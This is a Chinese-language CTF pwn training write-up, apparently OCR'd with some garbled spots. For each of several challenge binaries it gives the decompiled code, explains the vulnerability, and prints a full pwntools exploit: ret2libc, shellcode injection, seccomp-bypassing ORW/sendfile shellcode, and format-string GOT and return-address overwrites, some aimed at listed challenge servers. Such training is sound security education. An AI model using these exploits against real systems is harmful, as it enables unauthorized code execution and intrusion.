
```python
filename = "./account"
url = '101.43.200.131:32891'
gdbscript = '''
  b * 0x080492B3
'''
set_context(log_level='debug', arch='amd64', os='linux', endian='little',
timeout=5)
p = pr(url=url , filename=filename , gdbscript=gdbscript , framepath='')
elf = ELF(filename)

def sendnum(num) :
  sleep(0.1)
  p.sendline(str(num))

pop_edx = 0x08049022
main_addr = 0x080492EB
puts_got = elf.got['puts']
puts_plt =elf.plt['puts']


for i in range(11) :
  if i == 10 :
    sendnum(0xa)
  else :
    sendnum(1 + i)

sendnum(3)
sendnum(3)

sendnum(3)

sendnum(puts_plt)
sendnum(main_addr)

sendnum(puts_got)
sendnum(0)
p.recvuntil("Recording completed\n")
puts_addr = u32(p.recv(4))
libc = LibcSearcher("puts" , puts_addr)
libc_base = puts_addr - libc.dump("puts")

system_addr = libc_base + libc.dump("system") - 0x100000000
binsh_addr  = libc_base + libc.dump("str_bin_sh") - 0x100000000

print(system_addr)
print(binsh_addr)

# pause()
for i in range(11) :
  if i == 10 :
    sendnum(0xa)
  else :
    sendnum(1 + i)


sendnum(system_addr)
```

```
sendnum(system_addr)

sendnum(system_addr)

sendnum(system_addr)
sendnum(main_addr)
pause()
sendnum(binsh_addr)

sendnum(0)

lss("libc_base")
lss("system_addr")
lss("binsh_addr")
lss("puts_addr")
p.interactive()
```

shellcode

程序分析

在`buff`开发`rwx`权限，向`s`写入内容，随后`strcpy`给`buff`，那我们就可以直接写入`shellcode`，随后利用栈溢出去控制执行流到`buff`



```
int __cdecl main(int argc, const char **argv, const char **envp)
{
  char s[256]; // [rsp+0h] [rbp-100h] BYREF

  setbuf(stdin, 0LL);
  setbuf(stderr, 0LL);
  setbuf(stdout, 0LL);
  mprotect((&stdout & 0xFFFFFFFFFFFFF000LL), 0x1000uLL, 7);
  memset(s, 0, sizeof(s));
  read(0, s, 0x110uLL);
  strcpy(buff, s);
  return 0;
}
```

EXP

```
#!/usr/bin/env python3
# -*- coding: utf-8 -*-
"""
Basic PWN Template - Normal Template
Author: p0ach1l
Date: 2025-08-17
Target: no description
"""

from pwn import *
from ctypes import *
from LibcSearcher import *
from pwnscript import *
```

```python
filename = "./shellcode"
url = ''
gdbscript = '''
  b * 0x0000000000401277
'''
set_context(log_level='debug', arch='amd64', os='linux', endian='little',
timeout=5)
p = pr(url=url , filename=filename , gdbscript=gdbscript , framepath='')
elf = ELF(filename)

shellcode  = asm(shellcraft.sh())

payload = shellcode.ljust(0x100) + p64(0) + p64(0x0000000004040A0)
p.send(payload)


p.interactive()
```

minishellcode

程序分析

可以输入`0x12`个字节，给buf可执行权限

```
__int64 __fastcall main(int a1, char **a2, char **a3)
{
  void *buf; // [rsp+8h] [rbp-8h]

  setbuf(stdin, 0LL);
  setbuf(stdout, 0LL);
  setbuf(stderr, 0LL);
  puts("hello hacker");
  puts("try to show your strength ");
  buf = mmap(0LL, 0x1000uLL, 7, 34, -1, 0LL);
  read(0, buf, 0x12uLL);
  mprotect(buf, 0x1000uLL, 4);
  sub_11C9(buf);
  return 0LL;
}
```


00001272 main:0 (1272)

我们跟进函数`sub_11C9`，看汇编发现，把所有寄存器都清零了，只保留了`rdi`的值，也就是`shellcode`的地址，后门`jmp rdi`开始执行`shellcode`

```
.text:00000000000011D3 41 56                    push    r14
.text:00000000000011D5 41 55                    push    r13
.text:00000000000011D7 41 54                    push    r12
.text:00000000000011D9 53                       push    rbx
.text:00000000000011DA 48 89 7D D0              mov     [rbp+var_30], rdi
.text:00000000000011DE 48 8B 7D D0              mov     rdi, [rbp+var_30]
.text:00000000000011E2 48 31 C0                 xor     rax, rax
.text:00000000000011E5 48 31 DB                 xor     rbx, rbx
.text:00000000000011E8 48 31 C9                 xor     rcx, rcx
.text:00000000000011EB 48 31 D2                 xor     rdx, rdx
.text:00000000000011EE 48 31 F6                 xor     rsi, rsi
.text:00000000000011F1 4D 31 C0                 xor     r8, r8
.text:00000000000011F4 4D 31 C9                 xor     r9, r9
.text:00000000000011F7 4D 31 D2                 xor     r10, r10
.text:00000000000011FA 4D 31 DB                 xor     r11, r11
.text:00000000000011FD 4D 31 E4                 xor     r12, r12
.text:0000000000001200 4D 31 ED                 xor     r13, r13
.text:0000000000001203 4D 31 F6                 xor     r14, r14
.text:0000000000001206 4D 31 FF                 xor     r15, r15
.text:0000000000001209 48 31 ED                 xor     rbp, rbp
.text:000000000000120C 48 31 E4                 xor     rsp, rsp
.text:000000000000120F 48 89 FF                 mov     rdi, rdi
.text:0000000000001212 FF E7                    jmp     rdi
.text:0000000000001212
000011DA 00000000000011DA: sub_11C9+11 (Synchronized with Hex View-1)
```

正常一个`pwntools`生成的`getshell` `shellcode`远远比这个多，所以我们不能直接用生成的，由于只保留了`rdi`寄存器，我们就可以对`rdi`寄存器进行操作构造`shellcode`如下，这个`shellcode`长`0xa`，后边紧跟着`/bin/sh\x00`字符串，就会让`rdi`指向这个字符串，后边直接执行`execve(/bin/sh , 0 , 0)`拿到`shell`，总长度正好为0x12个

```
add rdi, 10
add rax, 59
syscall
```



EXP

```
#!/usr/bin/env python3
# -*- coding: utf-8 -*-
"""
Basic PWN Template - Normal Template
Author: p0ach1l
Date: 2025-08-17
Target: no description
"""

from pwn import *
```

```python
from ctypes import *
from LibcSearcher import *
from pwnscript import *

filename = "./mini_shellcode"
url = '101.43.200.131:33005'
gdbscript = '''
  b * $rebase(0x00000000000012E2)
'''
set_context(log_level='debug', arch='amd64', os='linux', endian='little',
timeout=5)
p = pr(url=url , filename=filename , gdbscript=gdbscript , framepath='')
elf = ELF(filename)
# 构造 shellcode
shellcode = asm(
    """
    add rdi, 10
    add rax, 59
    syscall
    """
)
print(hex(len(shellcode)))
shellcode = shellcode + b"/bin/sh\x00"
p.send(shellcode)
p.interactive()
```

random

程序分析

查看保护，保护全关

```
问题  输出  调试控制台  终端  端口
┌──(kali㉿kali)-[~/Desktop/training_pwn/第二次课程/shellcode编写]
└─$ checksec RANDOM
[*] '/home/kali/Desktop/training_pwn/第二次课程/shellcode编写/RANDOM'
    Arch:       amd64-64-little
    RELRO:      Partial RELRO
    Stack:      No canary found
    NX:         NX unknown - GNU_STACK missing
    PIE:        No PIE (0x3fe000)
    Stack:      Executable
    RWX:        Has RWX segments
    RUNPATH:    b'/usr/lib/freelibs/amd64/2.23-0ubuntu11.3_amd64/'
    Stripped:   No

┌──(kali㉿kali)-[~/Desktop/training_pwn/第二次课程/shellcode编写]
└─$
```

程序开启沙箱，禁用一些系统调用。随机数种子固定生成的随机数序列就一样，也就是生成的为伪随机数，然后生成的伪随机数和输入的对比，如果相同进入`vulnerable`函数

```
  v7 = 100;
  sandbox();
  v3 = time(0LL);
  srand(v3);
  for ( i = 0; i < v7; ++i )
  {
    v6 = rand() % 50;
    puts("please input a guess num:");
    if ( __isoc99_scanf("%d", &v5) == -s: const char[]
      exit(0);
    if ( getchar() != 10 )
      exit(1);
    if ( v6 == v5 )
    {
      puts("good guys");
      vulnerable();
    }
    else
    {
      puts("no,no,no");
    }
  }
  return 0;
}
000009B9 main:16 (4009B9)
```

跟进`vulnerable`函数，只有一个read函数，溢出0x20个字节

```
ssize_t vulnerable()
{
  char buf[32]; // [rsp+0h] [rbp-20h] BYREF

  puts("your door");
  return read(0, buf, 0x40uLL);
}
0000091D vulnerable:1 (40091D)
```

我们查看沙箱禁用哪些，发现禁用了`execve`，那我们不能直接拿到`shell`，需要通过`ORW`去读取`flag`，很明显字节数不够，控制执行流调用`read`函数，读入多的字节，然后再调整到读入的地址，执行`ORW`

```
┌──(kali㉿kali)-[~/Desktop/training_pwn/第二次课程/shellcode编写]
└─$ seccomp-tools dump ./RANDOM
 line  CODE  JT   JF      K
=================================
 0000: 0x20 0x00 0x00 0x00000004  A = arch
 0001: 0x15 0x00 0x02 0xc000003e  if (A != ARCH_X86_64) goto 0004
 0002: 0x20 0x00 0x00 0x00000000  A = sys_number
 0003: 0x15 0x00 0x01 0x0000003b  if (A != execve) goto 0005
 0004: 0x06 0x00 0x00 0x00000000  return KILL
 0005: 0x06 0x00 0x00 0x7fff0000  return ALLOW

┌──(kali㉿kali)-[~/Desktop/training_pwn/第二次课程/shellcode编写]
```

EXP

```
#!/usr/bin/env python3
# -*- coding: utf-8 -*-
"""
Basic PWN Template - Normal Template
Author: pOach1l
```

```
Date: 2025-08-17
Target: no description`
"""

from pwn import *
from ctypes import *
from LibcSearcher import *
from pwnscript import *

filename = "./RANDOM"
url = '101.43.200.131:32896'
gdbscript = '''
  b * main
'''
set_context(log_level='debug', arch='amd64', os='linux', endian='little',
timeout=5)
p = pr(url=url , filename=filename , gdbscript=gdbscript , framepath='')
elf = ELF(filename)

libc = cdll.LoadLibrary('/lib/x86_64-linux-gnu/libc.so.6')
seed = libc.time(0)
libc.srand(seed)
num = libc.rand()%50
print(num)
p.sendlineafter('please input a guess num:\n' , str(num))
bss_addr = elf.bss() + 0x100
lss('bss_addr')
call_read = '''
  /* read(0, buf, size) */
  xor rax , rax
  xor rdi , rdi
  push 0x100
  pop rdx
  add rsi, 0x100
  syscall
  call rsi
'''
shellcode = '''
  /*open(fd , 0)*/
  push 0x67616c66
  push 2
  pop rax
  mov rdi , rsp
  xor rsi , rsi
  syscall
  /*read(fd , buf , 0x20)*/
  mov rdi , rax
  xor rax , rax
  mov rsi , 0x601180
  mov rdx , 0x20
  syscall
  /*write(1 , buf , 0x20)*/
  mov rax , 1
  mov rdx , 0x20
  mov rsi , 0x601180
  mov rdi , 1
```

```
    syscall
'''
jmp_rsp = 0x000000000040094E
payload = asm(call_read)
print(hex(len(payload)))
payload = payload.ljust(0x20) + p64(0) + p64(jmp_rsp)
payload += asm("sub rsp , 0x30 ; jmp rsp")
p.sendafter('your door\n' , payload)
payload =asm(shellcode)
print(payload)
p.send(payload)

p.interactive()
```

no_write_no_read

程序分析

映射一块地址，给`rwx`权限，向该地址读入数据，然后开启沙箱，跳转到开辟的地址

```
int __cdecl main(int argc, const char **argv, const char **envp)
{
  init(argc, argv, envp);
  mmap(0xDEAD0000LL, 0x1000uLL, 7, 33, -1, 0LL);
  read(0, 0xDEAD0000LL, 0x1000uLL);
  sandbox();
  MEMORY[0xDEAD0000]();
  return 0;
}
```

0000137B main:9 (137B)

我们查看沙箱规则，规则限制我们不能用传统的`ORW`，我们可以利用其他等级的函数进行替代，可参考[文章]

```
┌──(kali㉿kali)-[~/Desktop/training_pwn/第二次课程/shellcode编写]
└─$ seccomp-tools dump ./no_write_no_read
aaaa
 line  CODE  JT   JF      K
=================================
 0000: 0x20 0x00 0x00 0x00000000  A = sys_number
 0001: 0x35 0x06 0x00 0x40000000  if (A >= 0x40000000) goto 0008
 0002: 0x15 0x05 0x00 0x00000002  if (A == open) goto 0008
 0003: 0x15 0x04 0x00 0x00000000  if (A == read) goto 0008
 0004: 0x15 0x03 0x00 0x00000001  if (A == write) goto 0008
 0005: 0x15 0x02 0x00 0x0000003b  if (A == execve) goto 0008
 0006: 0x15 0x01 0x00 0x00000142  if (A == execveat) goto 0008
 0007: 0x06 0x00 0x00 0x7fff0000  return ALLOW
 0008: 0x06 0x00 0x00 0x00000000  return KILL

┌──(kali㉿kali)-[~/Desktop/training_pwn/第二次课程/shellcode编写]
```

EXP


```python
#!/usr/bin/env python3
# -*- coding: utf-8 -*-
"""
Basic PWN Template - Normal Template
Author: p0ach1l
Date: 2025-07-12
Target: no description
"""

from pwn import *
from ctypes import *
from LibcSearcher import *
from pwnscript import *


filename = "./no_write_no_read"
url = ''
gdbscript = '''
b * $rebase(0x00000000000013E1)
'''
set_context(log_level='debug', arch='amd64', os='linux', endian='little',
timeout=5)
p = pr(url=url, filename=filename, gdbscript=gdbscript, framepath='')
elf = ELF(filename)

# 方法一：手搓shellcode
shellcode = asm('''
    /* openat(fd=0, file='/flag', oflag=0) */
    mov rsi, 0x67616c662f;
    push rsi;
    mov rsi, rsp;
    mov edi, 0;
    mov edx, 0;
    mov ax, 0x101;
    syscall;

    /* mmap(addr=0x10000, length=0x100, prot=1, flags=1, fd='eax', offset=0) */
    push 1;
    pop r10;
    mov r8d, eax;
    xor r9d, r9d;
    mov edi, 0x10000;
    mov esi, 0x100;
    mov rdx, r10;
    push 9;
    pop rax;
    syscall;

    /* sendfile(out_fd=1, in_fd=3, offset=0, count=0x100) */
    mov r10d, 0x100;
    push 1;
    pop rdi;
    xor edx, edx;
```

```
    push 3;
    pop rsi;
    push 40;
    pop rax;
    syscall;
''')

# 方法二：利用pwntools工具
# shellcode = shellcraft.openat(0,'/flag',0)
# shellcode += shellcraft.mmap(0x10000,0x100,1,1,'eax',0)
# shellcode += shellcraft.sendfile(1,3,0,0x100)
# shellcode = asm(shellcode)

p.send(shellcode)
p.interactive()
```

fmt1

程序分析

程序有个可以循环利用的格式化字符串漏洞，直接利用格式化字符串漏洞进行`libc`地址泄露，然后再修改`printf_got`表为`system`，最后输入`;/bin/sh\x00`,就会执行`system(/bin/sh)`拿到`shell`



```
v5 = __readfsqword(0x28u);
setbuf(stdout, 0LL);
setbuf(stdin, 0LL);
setbuf(stderr, 0LL);
puts(
  "Hello,I am a computer Repeater updated.\n"
  "After a lot of machine learning,I know that the essence of man is a reread machine!");
puts("So I'll answer whatever you say!");
while ( 1 )
{
  alarm(3u);
  memset(s, 0, 0x101uLL);
  memset(format, 0, 0x12CuLL);
  printf("Please tell me:");
  read(0, s, 0x100uLL);
  sprintf(format, "Repeater:%s\n", s);
  if ( strlen(format) > 0x10E )
    break;
  printf(format);
}
printf("what you input is really long!");
exit(0);
}
00000939 main:27 (400939)
```

EXP

```
#!/usr/bin/env python3
# -*- coding: utf-8 -*-
"""
Basic PWN Template - Normal Template
Author: p0ach1l
Date: 2025-08-17
Target: no description
"""

from pwn import *
from ctypes import *
from LibcSearcher import *
from pwnscript import *
```

```
filename = "./fmt1"
url = ''
gdbscript = '''
  b * 0x0000000000400957
'''
set_context(log_level='debug', arch='amd64', os='linux', endian='little',
timeout=5)
p = pr(url=url , filename=filename , gdbscript=gdbscript , framepath='')
elf = ELF(filename)

printf_got = elf.got['printf']

payload = b'%9$s'.ljust(0x8) + p64(printf_got)
p.sendafter("Please tell me:" , payload)

printf_addr = u64(p.recvuntil("\x7f")[-6:] + b'\0\0')
libc = LibcSearcher("printf" , printf_addr)
libc_base = printf_addr - libc.dump("printf")

system_addr  = libc_base + libc.dump("system")

byte1 = system_addr & 0xffff
byte2 = (system_addr >> 16) & 0xffff
#9
payload = b'%' + str(byte1 - 9).encode() + b'c%12$hn'
payload += b'%' + str(byte2 - byte1).encode() + b'c%13$hn'
print(hex(len(payload)))
payload = payload.ljust(0x20) + p64(printf_got) + p64(printf_got + 2)
p.sendafter("Please tell me:" , payload)
pause()
p.send(b';/bin/sh\x00')

lss("printf_addr")
lss("byte1")
lss("byte2")
lss("system_addr")
lss("libc_base")
p.interactive()
```


try_fmt

程序分析

程序泄露一个栈地址，执行一次格式化字符串，随后`magic`设置为`0`

```
int __cdecl main(int argc, const char **argv, const char **envp)
{
  char buf[88]; // [rsp+0h] [rbp-60h] BYREF
  unsigned __int64 v5; // [rsp+58h] [rbp-8h]

  v5 = __readfsqword(0x28u);
  setbuf(stdin, 0LL);
  setbuf(stdout, 0LL);
  setbuf(stderr, 0LL);
  puts("Welcome TGCTF!");
  printf("your gift %p\n", buf);
  puts("please tell me your name");
  read(0, buf, 0x30uLL);
  if ( magic == 1131796 )
  {
    printf(buf);
    magic = 0;
  }
  return 0;
}
```


我们下断点再`printf`位置调试一下看看栈内容，`si`进入`printf`函数，观察到压入了返回地址在栈上，由于我们已经得到了栈地址，所有可以可以对这个返回地址进行篡改，从而到达再次利用格式化字符串漏洞



我们控制返回地址到`read`函数设置寄存器位置


```
.text:000000000040122C E8 7F FE FF FF                call    _printf
.text:000000000040122C
.text:0000000000401231 48 8D 3D E9 0D 00 00          lea     rdi, aPleaseTellMeYo            ; "please tell
.text:0000000000401238 E8 43 FE FF FF                call    _puts
.text:0000000000401238
.text:000000000040123D 48 8D 45 A0                   lea     rax, [rbp+buf]
.text:0000000000401241 BA 30 00 00 00                mov     edx, 30h ; '0'                  ; nbytes
.text:0000000000401246 48 89 C6                      mov     rsi, rax                        ; buf
.text:0000000000401249 BF 00 00 00 00                mov     edi, 0                          ; fd
.text:000000000040124E B8 00 00 00 00                mov     eax, 0
.text:0000000000401253 E8 68 FE FF FF                call    _read
.text:0000000000401253
.text:0000000000401258 8B 05 B2 2D 00 00             mov     eax, cs:magic
.text:000000000040125E 3D 14 45 11 00                cmp     eax, 114514h
.text:0000000000401263 75 1B                         jnz     short loc_401280
.text:0000000000401263
.text:0000000000401265 48 8D 45 A0                   lea     rax, [rbp+buf]
.text:0000000000401269 48 89 C7                      mov     rdi, rax                        ; format
.text:000000000040126C B8 00 00 00 00                mov     eax, 0
.text:0000000000401271 E8 3A FE FF FF                call    _printf
.text:0000000000401271
.text:0000000000401276 C7 05 90 2D 00 00 00 00 00 00 mov     cs:magic, 0
.text:0000000000401276
.text:0000000000401280
```

调试结果如下，偏移为`11`，所有第一次我们就篡改`printf`函数的返回地址，顺便泄露`libc`地址



我们再次利用格式化字符串一次性修改`main`函数返回地址为`one_gadget`

调试结果如下：



EXP

```python
#!/usr/bin/env python3
# -*- coding: utf-8 -*-
"""
Basic PWN Template - Normal Template
Author: p0ach1l
Date: 2025-08-17
Target: no description
"""

from pwn import *
from ctypes import *
from LibcSearcher import *
from pwnscript import *
```

```python
filename = "./fmt"
url = ''
gdbscript = '''
  b * 0x0000000000401271
'''
set_context(log_level='debug', arch='amd64', os='linux', endian='little',
timeout=5)
p = pr(url=url , filename=filename , gdbscript=gdbscript , framepath='')
elf = ELF(filename)
libc = ELF("/usr/lib/freelibs/amd64/2.31-0ubuntu9.16_amd64/libc.so.6")

p.recvuntil(b"0x")
stack = int(p.recv(12), 16)
lss("stack")

payload = b"%4669c%11$hn" + b"%19$p"
payload = payload.ljust(0x28, b"\x00")
payload += p64(stack - 8)
p.send(payload)

p.recvuntil(b"0x")
libc_base = int(p.recv(12), 16) - 0x24083
libc.address = libc_base
lss("libc_base")

